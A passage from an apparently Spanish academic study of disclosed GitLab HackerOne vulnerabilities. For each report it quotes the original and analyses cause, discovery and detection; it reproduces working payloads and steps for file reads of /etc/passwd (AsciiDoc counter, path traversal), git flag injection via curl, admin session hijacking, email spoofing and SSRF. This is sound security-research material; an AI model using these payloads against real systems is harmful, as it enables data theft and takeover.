- **Cómo pudo el atacante encontrar la vulnerabilidad:**

Posiblemente fuese detectado insertando distintas cargas por medios de entrada no habituales como git y observando si corrompen el código HTML, detectar que la entrada es controlable y no filtrada en el archivo haml también es posible pero me parece más complejo.

- **Motivo por el que se pudo producir la vulnerabilidad:**

Posiblemente se confió en la entrada como segura y no se sanitizó.

- **Motivo por el que no se detectó la vulnerabilidad:**

SAST:

Si bien Brakeman soporta HAML no realizó detecciones de código relacionadas.

DAST:

Con DAST no se puede utilizar git como puto de entrada a la aplicación, es muy especifico.

- **Encontrar posibles soluciones técnicas o acciones para evitar y/o detectar la vulnerabilidad:**

Si bien se deberían identificar todos los puntos de entrada controlables (identificar puntos de entrada de la aplicación) para encontrar posibles amenazas durante el S-SDLC esto puede ser bastante complicado en aplicaciones complejas como Gitlab. Un enfoque para la fase de testeo podría ser identificar los puntos de entrada exóticos como el de este caso y tratar de realizar manualmente ataques con cargas políglotas para los tipos de vulnerabilidades más comunes.

4.1.7 Kroki Arbitrary File Read/Write

Referencia: https://hackerone.com/reports/1098793

Fecha publicación: 21/5/2021
Fecha de descubrimiento: 8/2/2021
Severidad: Alta (7 ~ 8.9)
Impacto: Escritura/Lectura arbitraria de archivos
Clase de vulnerabilidad: Ataque a la lógica de la aplicación
Descripción Original:

Summary

In short, I've found a potentially weird bug in `asciidoctor` that could lead to arbitrary file read/write in `asciidoctor-kroki` even though Gitlab have already made an attempt to disable `kroki-plantuml-include`

lib/gitlab/asciidoc.rb

Code 1.12 KiB — Wrap lines Copy Download

```
1  module Gitlab
2    # Parser/renderer for the AsciiDoc format that uses Asciidoctor and filters
3    # the resulting HTML through HTML pipeline filters.
4    module Asciidoc
5      MAX_INCLUDE_DEPTH = 5
6      MAX_INCLUDES = 32
7      DEFAULT_ADOC_ATTRS = {
8          'showtitle' => true,
9          'sectanchors' => true,
10         'idprefix' => 'user-content-',
11         'idseparator' => '-',
12         'env' => 'gitlab',
13         'env-gitlab' => '',
14         'source-highlighter' => 'gitlab-html-pipeline',
15         'icons' => 'font',
16         'outfilesuffix' => '.adoc',
17         'max-include-depth' => MAX_INCLUDE_DEPTH,
18         # This feature is disabled because it relies on File#read to read the file
19         # If we want to enable this feature we will need to provide a "GitLab comp
20         # This attribute is typically used to share common config (skinparam...) a
21         # The value can be a path or a URL.
22         'kroki-plantuml-include!' => '',
23         # This feature is disabled because it relies on the local file system to s
24         'kroki-fetch-diagram!' => ''
```

However this could easily be bypassed by using `counter`

https://github.com/asciidoctor/asciidoctor/blob/master/lib/asciidoctor/document.rb

Code 467 Bytes Wrap lines Copy Download

```
def counter name, seed = nil
  return @parent_document.counter name, seed if @parent_document
  if (attr_seed = !(attr_val = @attributes[name]).nil_or_empty?) && (@counters.
    @attributes[name] = @counters[name] = Helpers.nextval attr_val
  elsif seed
    @attributes[name] = @counters[name] = seed == seed.to_i.to_s ? seed.to_i : 
  else
    @attributes[name] = @counters[name] = Helpers.nextval attr_seed ? attr_val 
  end
end
```

Steps to reproduce

1. Set up Gitlab with Kroki:
   https://docs.gitlab.com/ee/administration/integration/kroki.html **Arbitrary FIle Read**
2. Create a project, create a wiki page with `asciidoctor` format and the following as payload

Code 289 Bytes Wrap lines Copy Download

```
[#goals]

[plantuml, test="{counter:kroki-plantuml-include:/etc/passwd}", format="png"]
....
class BlockProcessor
class DiagramBlock
class DitaaBlock
class PlantUmlBlock

BlockProcessor <|-- {counter:kroki-plantuml-include}
DiagramBlock <|-- DitaaBlock
DiagramBlock <|-- PlantUmlBlock
....
```

3. Get the base64 part of the URL of the image when being rendered
4. Use the following code to decode the last part of the URL to get the content of file `/etc/passwd`

Code 210 Bytes Wrap lines Copy Download

```
require 'base64'
require 'zlib'


test = "eNpLzkksL1ZwyslPzg4oyk9OLS7OL-JKBgu6ZCamFyXmguXgQiWJicgCATmJeSWhuTkQMS5UcxR
p Zlib::Inflate.inflate(Base64.urlsafe_decode64(test))
```

- **Análisis:**

Gitlab soporta diferentes lenguajes de marcado para sus páginas de contenido, uno de estos es Asciidoctor, Asciidoctor contiene una extensión para incluir diagramas generados en un servidor Kroki. La vulnerabilidad se encuentra en la lógica de lectura de los atributos de documentos Asciidoctor, el valor del atributo `kroki-plantuml-include` es usado para leer un fichero cuyo contenido se añade a un diagrama de texto que será enviado al servidor de Kroki.

```
def prepend_plantuml_config(diagram_text, diagram_type, doc)
      if diagram_type == :plantuml && doc.attr?('kroki-plantuml-include')
        # TODO: this behaves different than the JS version
        # The file should be added by !include #{plantuml_include}" once we have a
preprocessor for ruby
        config = File.read(doc.attr('kroki-plantuml-include'))
        diagram_text = config + '\n' + diagram_text
      end
      diagram_text
    end
```

Si bien Gitab restringe el uso de atributos como `kroki-plantuml-include` el atacante descubrió un error el la lógica de asignación de atributos de Asciidoctor que permite insertar atributos con cualquier valor usando el atributo `counter`.

```
[#goals]

[plantuml,test="{counter:kroki-plantuml-include:/etc/passwd}",
format="png"]
....
class BlockProcessor
class DiagramBlock
class DitaaBlock
class PlantUmlBlock

BlockProcessor <|-- {counter:kroki-plantuml-include}
DiagramBlock <|-- DitaaBlock
DiagramBlock <|-- PlantUmlBlock
```

Marcado Asciidoctor de para crear un documento en Gitlab que leerá el fichero /etc/passwd .

Modificando `kroki-plantuml-include` mediante `couter` el atacante puede leer archivos alojados en el servidor de Gitlab, el contenido de estos es enviado al servidor de Kroki definido. El atacante explica varias técnicas para leer el fichero, en el ejemplo el contenido del fichero se muestra en la URL del diagrama generado, decodificando y descomprimiendo el contenido Base64 de la URL se obtiene el contenido del fichero.

La vulnerabilidad fue posteriormente reportada a Asciidoctor y solucionada (reporte de la vulnerabilidad en Asciidoctor).

- **Cómo pudo el atacante encontrar la vulnerabilidad:**

El atacante explica en su blog cómo descubrió la vulnerabilidad, indica que presta mucha atención a cómo funcionan las librerías de parseo de markup y que muchas de ellas están excepcionalmente bien auditadas pero que a menudo contienen código muy antiguo.

El artículo da algunas pistas del proceso que siguió, primero busco funcionalidades que pudiesen implicar operaciones sensibles como lecturas de ficheros y solicitudes HTTP, tras analizar manualmente el código parcialmente controlable por el usuario que regula los permisos para ciertas operaciones E/S encontró la vulnerabilidad.

- **Motivo por el que se pudo producir la vulnerabilidad:**

Si bien de acuerdo al atacante la seguridad de asciidoctor es buena y los desarrolladores de Gitlab parecían consciente de los riesgos e introdujeron ciertas restricciones para la generación de estos documentos se terminó confiando en una librería de terceros posiblemente menos segura.

4.1.8 Ability To Delete User(s) Account Without User Interaction

Referencia: https://hackerone.com/reports/928255
Fecha publicación: 17/3/2021
Fecha de descubrimiento: 20/7/2020
Severidad: Alta 7.5
Impacto: Borrado de cuenta sin interacción de usuario.
Clase de vulnerabilidad: Pérdida de Autenticación
Descripción Original:

Summary:

Gitlab allows its user to exercise their GDPR rights (Right to Access/Delete) user data by sending an email to gdpr-request@gitlab.com however gitlab team doesn't ask for security question(i.e Date Of Birth) before deleting the user account moreover doesn't authenticate the incoming emails from their instance which allows an attacker to delete user accounts without user interaction :

[redacted]

Steps to reproduce

1. Send an spoofed email from victim's email address to gdpr-request@gitlab.com from a reputable SMTP (e.g: Sendgrid): [redacted]
2. Victim will receive the following confirmation email:

Image F914565: Screen_Shot_2020-07-21_at_2.18.53_AM.png 59.04 KiB

Zoom in Zoom out Copy Download

3. In the next few days victim's account will be deleted :

[redacted]

- **Análisis:**

Gitlab permite ejercer derechos GPDR como el borrado de datos mediante un correo electrónico a gdpr-request@gitlab.com . Para borrar el usuario solo se verifica el remitente del correo electrónico que puede ser falsificado usando servidores SMTP reconocidos.

Si bien es una vulnerabilidad es más un ataque a los procedimientos administrativos que a la propia seguridad de la aplicación.

- **Motivo por el que no se detectó la vulnerabilidad:**

Posiblemente no se tenga tan en cuenta la seguridad en los procesos de administración manual que quedarían fuera del S-SDLC.

4.1.9 Arbitrary file read via the UploadsRewriter when moving and issue

Referencia: https://hackerone.com/reports/827052
Fecha publicación: 27/4/2020
Fecha de descubrimiento: 23/3/2020
Severidad: Crítica (9 ~ 10)
Impacto: Lectura arbitraria de archivos, salto de directorio (*path traversal*)
Clase de vulnerabilidad: Pérdida de control de acceso
Descripción Original:

Summary

The `UploadsRewriter` does not validate the file name, allowing arbitrary files to be copied via directory traversal when moving an issue to a new project.

The pattern used to look for references is :

Code 91 Bytes — Unwrap lines Copy Download

```
1   MARKDOWN_PATTERN = %r{\!?\[.*?\]\(/uploads/(?<secret>[0-9a-f]{32})/(?<file>.*?)\)}.freeze
```

This is used by the `UploadsRewriter` when copying an issue to also copy across the files:

Code 474 Bytes — Unwrap lines Copy Download

```
1    @text.gsub(@pattern) do |markdown|
2           file = find_file(@source_project, $~[:secret], $~[:file])
3           break markdown unless file.try(:exists?)
4
5           klass = target_parent.is_a?(Namespace) ? NamespaceFileUploader : FileUploader
6           moved = klass.copy_to(file, target_parent)
7  ...
8    def find_file(project, secret, file)
9         uploader = FileUploader.new(project, secret: secret)
10        uploader.retrieve_from_store!(file)
11        uploader
12      end
```

As there is no restriction on what `file` can be, path traversal can be used to copy any file.

- **Análisis:**

Al mover incidencias de un proyecto a otro las URLs en el documento de marcado origen son extraídas y reescritas para adaptarlas a la estructura del proyecto destino. El formato de las URLs a extraer es especificado mediante una expresión regular definida mediante `MARKDOWN_PATTERN`, posteriormente usando el contenido de la URL se realiza una lectura a

disco a través de `FileUploader.retrieve_from_store` para obtener el contenido. El problema es que ni con la expresión regular de `MARKDOWN_PATTERN` ni posteriormente en la lectura del fichero se filtran las entradas para evitar path traversal que puede ser explotado para acceder a cualquier fichero.

```
![a](/uploads/2222222222222222222/../../../../../../../../../../../etc/passwd)
```

Markdown para acceder a ./etc/passwd

El contenido del fichero leído mediante path traversal se mostrará como anexo en la incidencia destino.

- **Cómo pudo el atacante encontrar la vulnerabilidad:**

La clase afectada utiliza `FileUploader` que contiene lógica de acceso a E/S que suele ser un punto de interés para encontrar vulnerabilidades. Aparte de esto y aunque pueda ser anecdótico, la clase `FileUploader` contiene un comentario advirtiendo que rompe el concepto de subida de ficheros de `CarrierWave` que es otra de las utilidades E/S usada. Los comentarios pueden dar pistas sobre posibles problemas o comportamientos anómalos de la aplicación.

```
# This class breaks the actual CarrierWave concept.
# Every uploader should use a base_dir that is model agnostic.
# back URLs from base_dir-relative paths saved in the `Upload` model.
# As the `.base_dir` is model dependent and **not** saved in the upload model (see #upload_path).
# there is no way to build back the correct file path without the model, which defies.
# CarrierWave way of storing files.
#
class FileUploader < GitlabUploader
```

Comentarios al comienzo de la clase FileUploader

- **Motivo por el que se pudo producir la vulnerabilidad:**

Path Traversal es una vulnerabilidad común tratada en la guía de desarrollo seguro de Gitlab**.**

- **Motivo por el que no se detectó la vulnerabilidad:**

La entrada requiere formato Markdown y con una carga para Path Traversal dentro de una URL, una herramienta DAST no es capaz de generar entradas tan específicas automáticamente, aparte de esto la detección es asíncrona con el resultado de la lectura en fichero anexado qué herramienta sería difícilmente capaz de relacionar.

- **Encontrar posibles soluciones técnicas o acciones para evitar y/o detectar la vulnerabilidad:**

Aunque no es específico de esta vulnerabilidad buscar comentarios con palabras clave como TODO, fix, breaks, check, issue … puede ser una pista para encontrar debilidades.

4.1.10 Git flag injection - local file overwrite to remote code execution

Referencia: https://hackerone.com/reports/658013
Fecha publicación:
Fecha de descubrimiento:
Severidad: Crítica (9-10)
Impacto: Sobreescritura de ficheros locales
Clase de vulnerabilidad: Inyección de comandos
Descripción Original:

Summary

The `wiki_blobs` scope of the Search API can be provided with an arbitrary `ref` parameter, allowing for additional flags to be injected into the git command.

For example the following API call:

Code 141 Bytes Unwrap lines Copy Download

```
1 `curl --header "PRIVATE-TOKEN: $TOKEN" 'http://gitlab-vm.local/api/v4/projects/4/search?scope=wiki_blobs&search=page&ref=--output=/tmp/file'`
```

The above will generate the following git command causing the the last commit log to be written to `/tmp/file`

Code 201 Bytes Unwrap lines Copy Download

```
1 /opt/gitlab/embedded/bin/git --git-dir /var/opt/gitlab/git-data/repositories/@hashed/4b/22/4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdabf8a.wiki.git log --max-count=1 --output=/tmp/file
```

Steps to reproduce

1. Create a wiki new wiki page called `page` with the commit message `controlled content`
2. Search for the wiki blob via the Search API, with the injected ref flag:

Code 139 Bytes — Unwrap lines Copy Download

```
curl --header "PRIVATE-TOKEN: $TOKEN" 'http://gitlab-vm.local/api/v4/projects/5/search?scope=wiki_blobs&search=page&ref=--output=/tmp/file'
```

3. See that the file has been created:

Code 183 Bytes — Wrap lines Copy Download

```
git@gitlab-vm:~$ cat /tmp/file
commit f00f9538d29b176e9dfb2eb1bfe1eab190cad3d9
Author: Administrator <admin@example.com>
Date:   Wed Jul 24 13:08:51 2019 +0000

    controlled content
```

- **Análisis:**

Gitlab dispone de una API de búsqueda avanzada que permite el uso de diferentes parámetros de búsqueda. Para el parámetro `scope` que determina el ámbito de la búsqueda, dos de los posibles valores `wiki_blobs` y `blobs` permiten realizar inyección de comandos mediante git, el valor finalmente inyectado en el comando de git será el valor del parámetro `ref` .


El valor de `ref` es insertado al final de una *query* de git que muestra el comentario del último commit para la página de la wikipedia que ha sido buscada mediante el parámetro `search`. Si se utiliza por ejemplo el parámetro de git `--output=/tmp/file` como valor de `ref` el valor del commit será insertado en `/tmp/file` . El atacante controla por lo tanto el valor del commit (mediante la creación de una página wiki cuyo nombre debe corresponder con el valor de `search`) y del directorio donde se guarda mediante `ref`.

Como ejemplo de posible ataque el atacante sobrescribe `.ssh/authorized_keys` insertando su propia clave RSA lo que le permitiría abrir una sesión ssh.

Hay pocas pistas en el reporte sobre donde se genera la vulnerabilidad, revisando las incidencias de una vulnerabilidad relacionada en Gitlab parece que el código implicado en la inyección se encuentra en una librería externa llamada Gitaly. Gitaly es un servicio para acceder a repositorios git a través de RPC, está escrito en go y es mantenido por Gitlab.

La inyección se produce en el método `SearchFilesByName` de la clase `search_files.go`, a continuación se muestra el el *commit* donde se corrige la vulnerabilidad, la llamada

`git.Command` es substituida por `git.SafeCmd` de tal manera que sólo permita parámetros fijos, el valor de ref era insertado a través de `string(req.GetRef())` .



'service/repository/search_files.go

```
                req.GetQuery(),
                string(req.GetRef()),
        )
        cmd, err := git.SafeCmd(ctx, repo,
                nil,
                git.SubCmd{Name: "grep", Flags: []git.Option{
                        git.Flag{Name: "--ignore-case"},
                        git.Flag{Name: "-I"},
                        git.Flag{Name: "--line-number"},
                        git.Flag{Name: "--null"},
                        git.ValueFlag{Name: "--before-context", Value: surroundContext},
                        git.ValueFlag{Name: "--after-context", Value: surroundContext},
                        git.Flag{Name: "--perl-regexp"},
                        git.Flag{Name: "-e"}}, Args: []string{req.GetQuery(), string(req.GetRef())}})

        if err != nil {
                return status.Errorf(codes.Internal, "SearchFilesByContent: cmd start failed: %v", er
@@ -108,7 +107,14 @@ func (s *server) SearchFilesByName(req *gitalypb.SearchFilesByNameRequest, strea
        }

        ctx := stream.Context()
        cmd, err := git.Command(ctx, repo, "ls-tree", "--full-tree", "--name-status", "-r", string(re
req.GetQuery())
        cmd, err := git.SafeCmd(
                ctx,
                repo,
                nil,
                git.SubCmd{Name: "ls-tree", Flags: []git.Option{
                        git.Flag{Name: "--full-tree"},
                        git.Flag{Name: "--name-status"},
                        git.Flag{Name: "-r"}}, Args: []string{string(req.GetRef()), req.GetQuery()}})
        if err != nil {
                return status.Errorf(codes.Internal, "SearchFilesByName: cmd start failed: %v", err)
        }
```

Figura 18: Commit donde se resuelve la vulnerabilidad en dos métodos (commit en gitlab)

- **Cómo pudo el atacante encontrar la vulnerabilidad:**

Posiblemente el atacante fuese familiar con las inyecciones de comando en git y revisase su lógica en Gitaly que es llamado desde Gitlab. Aunque la vulnerabilidad es relativamente sencilla es muy difícil de encontrar siguiendo la lógica de la aplicación y el equipo de Gitlab tuvo que utilizar los logs de Gitaly para encontrar su origen (https://gitlab.com/gitlab-org/gitaly/-/issues/1892).

- **Motivo por el que se pudo producir la vulnerabilidad:**

La vulnerabilidad se produjo en Gitaly, el problema principal es que no se filtraron los parámetros antes de insertarlos en el comando, parece que es problema relativamente recurrente en Gitaly donde se habla de sustituir las llamadas directas por comandos por un DSL (Lenguaje específico de dominio) para Git (https://gitlab.com/gitlab-org/gitaly/-/issues/1847).

- **Motivo por el que no se detectó la vulnerabilidad:**

SAST:

El código afectado se encuentra en un módulo externo.

DAST:

Esta vulnerabilidad es muy específica y no puede ser detectada mediante DAST, requiere nombres y valores de parámetros específicos tanto para Gitlab como para la inyección mediante Git. Aparte la detección es asíncrona y difícilmente relacionable con el ataque.

4.1.11 Privilege escalation from any user (including external) to gitlab admin when admin impersonates you

Referencia: https://hackerone.com/reports/493324
Fecha publicación: 26/8/2020
Fecha de descubrimiento: 9/2/2019
Severidad: Crítica (9-10)
Impacto: Escalada de privilegios a administrador
Clase de vulnerabilidad: Pérdida de control de acceso
Descripción Original:

Summary:
Hey team,
I have discovered a way for any logged in user (attacker) to escalate his privileges to gitlab administrator if the real gitlab administrator impersonates attacker's account.

Description:
When the gitlab admin impersonates some user, he gets new `_gitlab_session` cookie and then clicking at `Stop impersonating` he gets his own admin's cookie back. The vulnerability is that the impersonated user (attacker in our case) can see impersonated session at the `Active sessions` so he can switch to it (manually setting it in cookie) and click `Stop impersonating` by himself. This is a way how he can become gitlab administrator.

Steps To Reproduce:

1. Sign into gitlab app as some user (`attacker`)
2. Go to the active sessions settings tab and revoke all the sessions besides the current active one
3. Sign into gitlab app in other browser as administrator (`admin`)
4. Go to users admin section and impersonate `attacker` user
5. Update the active sessions tab as `attacker` and make sure the second session appeared there (this is the admin logged into your account)

Image F420971: Untitled.jpeg 365.94 KiB

Zoom in Zoom out Copy Download

6. Inspect the `Revoke` button and make sure you see the session ID there. Copy it. [redacted]
7. Go to index page of gitlab as `attacker` (http://gitlab.bb/ in my case), I do not know why, but it is important step
8. Clear `attacker` browser's cookie
9. Open the developer console as `attacker` and manually set `_gitlab_session` to the copied one with:


Code 42 Bytes — Wrap lines Copy Download

```
1  document.cookie = "_gitlab_session=[redacted]";
```

9. Refresh the attacker's page and make sure you are now inside the impersonated session

Image F420978: Untitled2.jpeg 307.74 KiB

Zoom in Zoom out Copy Download



10. Click `Stop impersonating` at the top-right corner as `attacker` and make sure you are now logged in as gitlab admin. [redacted]

- **Análisis:**

Gitlab permite a los administradores impersonar a otros usuarios (https://docs.gitlab.com/ee/user/admin_area/#user-impersonation). Al impersonar a un usuario se asigna a la cookie `gitlab_session` del administrador un nuevo valor, el valor original es recuperado al finalizar la impersonalización, los usuarios además pueden ver sus sesiones activas a través de una página.

Cuando el administrador impersona un usuario la sesión del administrador es mostrada en la página de sesiones activas del usuario impersonado, este puede obtener el valor de la cookie `gitlab_session` del administrador inspeccionado el HTML del botón revocar de su sesión. Cambiando el valor de su cookie `gitlab_session` a la del administrador el usuario se convierte en administrador.

- **Cómo pudo el atacante encontrar la vulnerabilidad:**

La funcionalidad de impersonalización y mostrar sesiones activas es bastante común. El atacante realiza bug bounty y posiblemente ya estuviese familiarizado con este tipo de vulnerabilidad y la tratase de reproducir en Gitlab.

- **Motivo por el que no se detectó la vulnerabilidad:**

Se tienen que dar varias circunstancias a la vez para que se produzca la vulnerabilidad (mostrar las sesiones, funcionalidad de impersonación, id de sesión contenida en la página) con lo cual posiblemente sea difícil detectarla en el modelado de amenazas. OWASP en su proyecto de testeo incluye un apartado para detectar variables de sesión expuestas, aunque esto por sí solo no es una vulnerabilidad debería haber llamado la atención durante la fase de testeo.

4.1.12 SSRF on project import via the remote_attachment_url on a Note

Referencia: https://hackerone.com/reports/826361
Fecha publicación: 8/6/2020
Fecha de descubrimiento: 22/3/2020
Severidad: Alta (7 ~ 8.9)
Impacto: SSRF
Clase de vulnerabilidad: SSRF
Descripción Original:

Summary

The Note model has an `attachment` which is provided by a CarrierWave uploader:

Code 46 Bytes — Wrap lines Copy Download

```
1  mount_uploader :attachment, AttachmentUploader
```

One of the features this provides is the ability to download and attach a file via a url, see https://github.com/carrierwaveuploader/carrierwave/blob/v1.3.1/lib/carrierwave/mount.rb#L80. This means that the Note model has a method `remote_attachment_url=` which can be used to perform this action.

As this attribute isn't removed by the `AttributeCleaner` on project import, it can be set in the `project.json` for a note and will be set when the note is created, downloading the file:

https://github.com/carrierwaveuploader/carrierwave/blob/v1.3.1/lib/carrierwave/mounter.rb#L72

Code 357 Bytes — Wrap lines Copy Download

```
1    def remote_urls=(urls)
2        return if not urls or urls == "" or urls.all?(&:blank?)
3
4        @remote_urls = urls
5        @download_error = nil
6        @integrity_error = nil
7
8        @uploaders = urls.zip(remote_request_headers || []).map do |url, header|
9          uploader = blank_uploader
10         uploader.download!(url, header || {})
11         uploader
12       end
```

https://github.com/carrierwaveuploader/carrierwave/blob/v1.3.1/lib/carrierwave/uploader/download.rb#L43

Code 297 Bytes Wrap lines Copy Download

```
1     def file
2           if @file.blank?
3             headers = @remote_headers.
4               reverse_merge('User-Agent' => "CarrierWave/#{CarrierWave::VERSION}")
5
6             @file = Kernel.open(@uri.to_s, headers)
7             @file = @file.is_a?(String) ? StringIO.new(@file) : @file
8           end
```

The downloaded file is then attached to the note and can be viewed from the newly imported project.

Any model that has a `mount_uploader` and is importable is potentially vulnerable to the same attack, although the majority of the others are `AvatarUploader` which checks the file type and prevents the response from being viewed.

Steps to reproduce

1. Create a new project
2. Create an issue in the project
3. Add a note to the issue
4. Export the project
5. Extract the export
6. Add `remote_attachment_url` to the `note` hash with a url
7. Recompress the export and import it
8. View the note on the issue

- **Análisis:**

Como se explica en “FogBugz import attachment full SSRF requiring vulnerability in *.fogbugz.com” CarrierWave es una librería externa enfocado a la subida y descarga de ficheros y especialmente utilizada en la importación de proyectos. Carrierwave permite asignar *uploaders* a las propiedades de los objetos de tal manera que estas puedan ser gestionadas por Carrierwave para su lectura y escritura mediante diferentes tipos de almacenamiento.

La clase nota (note.rb) del modelo Gitlab contiene una propiedad `attachment` que está asignada a un uploader de Carrierwave .

```
mount_uploader :attachment, AttachmentUploader
```

Asignación de uploader Carrierwave en la clase note.rb de Gitlab

Esta anotación añade un método `remote_attachment_url=` al elemento nota que si es asignado y procesado mediante Carrierwave será utilizado por este para descargar `attachment` desde la URL indicada.

Para asignar esta URL el atacante crea un proyecto con notas lo exporta y modifica su descriptor JSON añadiendo el elemento `remote_attachment_url` a la nota, el contenido resultado de la llamada a esa URL será almacenado en el *attachment* de la nota al importar el proyecto.

- **Cómo pudo el atacante encontrar la vulnerabilidad:**

Aunque este ataque se aprovecha de la propia funcionalidad de Carrierwave en vez de una vulnerabilidad en su código el método para encontrarla parece similar al de otros reportes, buscar librerías de terceros con funcionalidades E/S especialmente con una metodología de desarrollo menos seguro y encontrar vulnerabilidades en la librería o tratar de explotar el desconocimiento de su funcionalidad.

- **Motivo por el que se pudo producir la vulnerabilidad:**

Se confió en un componente de terceros del que se desconocía toda la funcionalidad.

- **Encontrar posibles soluciones técnicas o acciones para evitar y/o detectar la vulnerabilidad:**

    Vulnerabilidad concreta:

Una forma de detectar la vulnerabilidad mediante un DAST como Burp sería inyectar directamente `remote_attachment_url` en elementos interceptados de objetos que puedan ser deserializados (JSON, XML ...) y usados por Carrierwave. Esto se podría restringir sólo a aplicaciones en las que se detecta el uso de Ruby o se sospecha que usar Carrierwave. La detección es sencilla a través de servicios que registren las peticiones entrantes como PostBin o Burp Collaborator.

4.1.13 Full Read SSRF on Gitlab's Internal Grafana

Referencia: https://hackerone.com/reports/878779
Fecha publicación: 7/8/2020
Fecha de descubrimiento: 20/5/2020
Severidad: Crítica (9-10)
Impacto: SSRF
Clase de vulnerabilidad: SSRF
Descripción Original:

Apparently, Grafana is bundled with Gitlab by default. So the grafana instance that is accessible via `/-/grafana/` is vulnerable to the SSRF outlined below.

Summary

By chaining together some redirects and a URL decoding bug, it is possible to achieve a full-read, unauthenticated, SSRF from your Grafana instance. It is possible to recreate this bug on `dev.gitlab.org/-/grafana`.

Details

In the grafana source code, the following route is defined:

Code 50 Bytes — Wrap lines Copy Download

```
1  r.Get("/avatar/:hash", avatarCacheServer.Handler)
```

This route takes the hash from under `/avatar/:hash` and routes it to `secure.grafana.com` in order to access a user's gravatar image. The code that does this looks like this:

Code 150 Bytes — Wrap lines Copy Download

```
1 const (
2  gravatarSource = "https://secure.gravatar.com/avatar/"
3 )
4 ...
5 case err = <-thunder.GoFetch(gravatarSource+this.hash+"?"+this.reqParams, this):
```

The `this.hash` referenced in this code is the hash passed in via `/avatar/:hash` **URL Decoded**. The fact that this `:hash` is URL Decoded allows us to smuggle in our own parameters into this request. On `secure.gravatar.com`, if you supply the `d` parameter, it allows for redirection to `i0.wp.com` where some of the images are hosted. This is the first redirect in the redirect chain.

In order to get from `i0.wp.com` to any arbitrary host, quite a lot of investigation into this domain had to be performed. In the end, the open redirect achieved due to some improper redirect validation. The format of urls on `i0.wp.com` are as follows `i0.wp.com/{domainOfImage}/{pathOfImage}`. It seems that `i0.wp.com` wanted to offload some of its image hosting to `.bp.blogspot.com` whenever possible, so for any host whose domain was `*.bp.blogspot.com`, `i0.wp.com` would redirect to that host in order to avoid serving the image. However, after many long hours of investigation, it was discovered that it is possible to turn this into an open redirect using the following form:

Code 46 Bytes — Wrap lines Copy Download

```
1 http://i0.wp.com/google.com/1.bp.blogspot.com/
